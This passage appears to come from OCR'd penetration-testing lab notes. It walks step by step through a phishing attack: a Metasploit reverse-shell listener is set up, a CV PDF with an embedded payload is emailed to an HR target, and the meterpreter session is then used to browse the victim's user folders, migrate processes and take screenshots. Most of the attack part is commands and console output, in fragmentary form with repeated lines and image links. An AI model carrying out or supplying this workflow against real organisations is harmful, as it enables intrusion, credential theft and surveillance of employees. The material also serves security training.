
3.2 set lhost 10.0.99.30

set lhost 10.0.99.30




3.3 set lport 4444

set lport 4444




3.4 set exitonsession false

set exitonsession false




3.5 exploit -j


exploit -j



4 Send email to Aerospatiale-Trombert HR target


Send email with embedded pdf attached


10.0.122.54 - Remote Desktop Connection
To: Aaron388@aerospatiale-trombert.fra
milocv.pdf 170 KB
Subject: Milo Kidd CV
Paragraph
Variable Width
Aaron,
Please find my attached CV for your consideration.
Very kind Regards
Milo Kidd



Inbox
Get Messages
Write
Chat
Address Book
Tag
Quick Filter
Search <Ctrl+K>
jsmith269@free.mail
Inbox
Trash
Archives
Sent
Local Folders
Trash
Outbox
Unread
Starred
Contact
Tags
Attachment
Filter these messages <Ctrl+Shift+K>
Subject
Correspondents
Date
Message undeliverable Postmaster 6:39 PM
Resume Submission Received Aaron388@aerospatiale-trombert.fra 6:54 PM
Resume Submission Received Aaron388@aerospatiale-trombert.fra 7:17 PM
From Aaron388@aerospatiale-trombert.fra
Subject Resume Submission Received
To Me
Reply
Forward
Archive
Junk
Delete
More
Hello,
Thank you for considering employment at Aerospatiale-Trombert!
Your attached resume has just been viewed by our tireless HR personnel.
Unread: 0
Total: 15

5 Open session

sessions (plural) 3




5.1 getuid



This proves you have link with target


5.2 meterpreter > cd ..

back out to the run ls (list)



5.3 cd Users


cd users
ls



```
meterpreter > cd Users
meterpreter > ls
Listing: C:\Users
=================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40777/rwxrwxrwx   0     dir   2017-04-25 19:25:06 +0000  Administrator
100666/rw-rw-rw-  4096  fil   2017-04-25 19:43:51 +0000  All Users
40555/r-xr-xr-x   0     dir   2017-04-25 17:02:21 +0000  Default
40777/rwxrwxrwx   0     dir   2012-02-25 12:09:57 +0000  Default User
40777/rwxrwxrwx   0     dir   2018-05-16 03:39:49 +0000  HR-user
40555/r-xr-xr-x   0     dir   2024-02-13 23:51:09 +0000  Public
100666/rw-rw-rw-  174   fil   2009-07-14 04:57:55 +0000  desktop.ini
40777/rwxrwxrwx   0     dir   2018-05-16 02:17:07 +0000  ephemeral

meterpreter > cd HR-user
meterpreter > ls
Listing: C:\Users\HR-user
=========================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
40777/rwxrwxrwx   0       dir   2012-04-05 20:45:17 +0000  AppData
40777/rwxrwxrwx   0       dir   2018-05-16 03:39:49 +0000  Application Data
40555/r-xr-xr-x   0       dir   2018-05-16 17:37:23 +0000  Contacts
40777/rwxrwxrwx   0       dir   2018-05-16 03:39:49 +0000  Cookies
40555/r-xr-xr-x   0       dir   2018-05-16 21:42:59 +0000  Desktop
40555/r-xr-xr-x   0       dir   2018-05-16 17:37:23 +0000  Documents
40555/r-xr-xr-x   0       dir   2018-05-16 17:37:23 +0000  Downloads
40555/r-xr-xr-x   0       dir   2018-05-16 17:37:23 +0000  Favorites
40555/r-xr-xr-x   0       dir   2018-05-16 17:37:23 +0000  Links
40777/rwxrwxrwx   0       dir   2018-05-16 03:39:49 +0000  Local Settings
40555/r-xr-xr-x   0       dir   2018-05-16 17:37:23 +0000  Music
40777/rwxrwxrwx   0       dir   2018-05-16 03:39:49 +0000  My Documents
100666/rw-rw-rw-  786432  fil   2024-02-14 00:23:48 +0000  NTUSER.DAT
100666/rw-rw-rw-  65536   fil   2018-05-16 03:39:51 +0000  NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TM.blf
100666/rw-rw-rw-  524288  fil   2018-05-16 03:39:51 +0000  NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000001.regtrans-ms
100666/rw-rw-rw-  524288  fil   2018-05-16 03:39:51 +0000  NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000002.regtrans-ms
40777/rwxrwxrwx   0       dir   2018-05-16 03:39:49 +0000  NetHood
40555/r-xr-xr-x   0       dir   2018-05-16 17:37:23 +0000  Pictures
40777/rwxrwxrwx   0       dir   2018-05-16 03:39:49 +0000  PrintHood
40777/rwxrwxrwx   0       dir   2018-05-16 03:39:49 +0000  Recent
40555/r-xr-xr-x   0       dir   2018-05-16 17:37:23 +0000  Saved Games
40555/r-xr-xr-x   0       dir   2018-05-16 17:37:23 +0000  Searches
40777/rwxrwxrwx   0       dir   2018-05-16 03:39:49 +0000  SendTo
40777/rwxrwxrwx   0       dir   2018-05-16 03:39:49 +0000  Start Menu
40777/rwxrwxrwx   0       dir   2018-05-16 03:39:49 +0000  Templates
40555/r-xr-xr-x   0       dir   2018-05-16 17:37:23 +0000  Videos
100666/rw-rw-rw-  308224  fil   2024-02-14 00:23:48 +0000  ntuser.dat.LOG1
100666/rw-rw-rw-  0       fil   2018-05-16 03:39:49 +0000  ntuser.dat.LOG2
100666/rw-rw-rw-  20      fil   2012-04-05 20:45:17 +0000  ntuser.ini
```

5.4 cd HR-User


cd HR-User
ls



```
meterpreter > cd HR-User
meterpreter > ls
Listing: C:\Users\HR-User
=========================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
40777/rwxrwxrwx   0       dir   2012-04-05 20:45:17 +0000  AppData
40777/rwxrwxrwx   0       dir   2018-05-16 03:39:49 +0000  Application Data
40555/r-xr-xr-x   0       dir   2018-05-16 17:37:23 +0000  Contacts
40777/rwxrwxrwx   0       dir   2018-05-16 03:39:49 +0000  Cookies
40555/r-xr-xr-x   0       dir   2018-05-16 21:42:59 +0000  Desktop
40555/r-xr-xr-x   0       dir   2018-05-16 17:37:23 +0000  Documents
40555/r-xr-xr-x   0       dir   2018-05-16 17:37:23 +0000  Downloads
40555/r-xr-xr-x   0       dir   2018-05-16 17:37:23 +0000  Favorites
40555/r-xr-xr-x   0       dir   2018-05-16 17:37:23 +0000  Links
40777/rwxrwxrwx   0       dir   2018-05-16 03:39:49 +0000  Local Settings
40555/r-xr-xr-x   0       dir   2018-05-16 17:37:23 +0000  Music
40777/rwxrwxrwx   0       dir   2018-05-16 03:39:49 +0000  My Documents
100666/rw-rw-rw-  786432  fil   2024-02-21 16:10:37 +0000  NTUSER.DAT
100666/rw-rw-rw-  65536   fil   2018-05-16 03:39:51 +0000  NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TM
.blf
100666/rw-rw-rw-  524288  fil   2018-05-16 03:39:51 +0000  NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TM
Container00000000000000000001.regtrans-ms
100666/rw-rw-rw-  524288  fil   2018-05-16 03:39:51 +0000  NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TM
Container00000000000000000002.regtrans-ms
40777/rwxrwxrwx   0       dir   2018-05-16 03:39:49 +0000  NetHood
40555/r-xr-xr-x   0       dir   2018-05-16 17:37:23 +0000  Pictures
40777/rwxrwxrwx   0       dir   2018-05-16 03:39:49 +0000  PrintHood
40777/rwxrwxrwx   0       dir   2018-05-16 03:39:49 +0000  Recent
40555/r-xr-xr-x   0       dir   2018-05-16 17:37:23 +0000  Saved Games
40555/r-xr-xr-x   0       dir   2018-05-16 17:37:23 +0000  Searches
40777/rwxrwxrwx   0       dir   2018-05-16 03:39:49 +0000  SendTo
40777/rwxrwxrwx   0       dir   2018-05-16 03:39:49 +0000  Start Menu
40777/rwxrwxrwx   0       dir   2018-05-16 03:39:49 +0000  Templates
40555/r-xr-xr-x   0       dir   2018-05-16 17:37:23 +0000  Videos
100666/rw-rw-rw-  308224  fil   2024-02-21 16:10:37 +0000  ntuser.dat.LOG1
100666/rw-rw-rw-  0       fil   2018-05-16 03:39:49 +0000  ntuser.dat.LOG2
100666/rw-rw-rw-  20      fil   2012-04-05 20:45:17 +0000  ntuser.ini
```


5.5 cd desktop

cd desktop
ls




5.6 getuid


(get user id)




6 getpid



6.1 migrate




6.2 screengrab



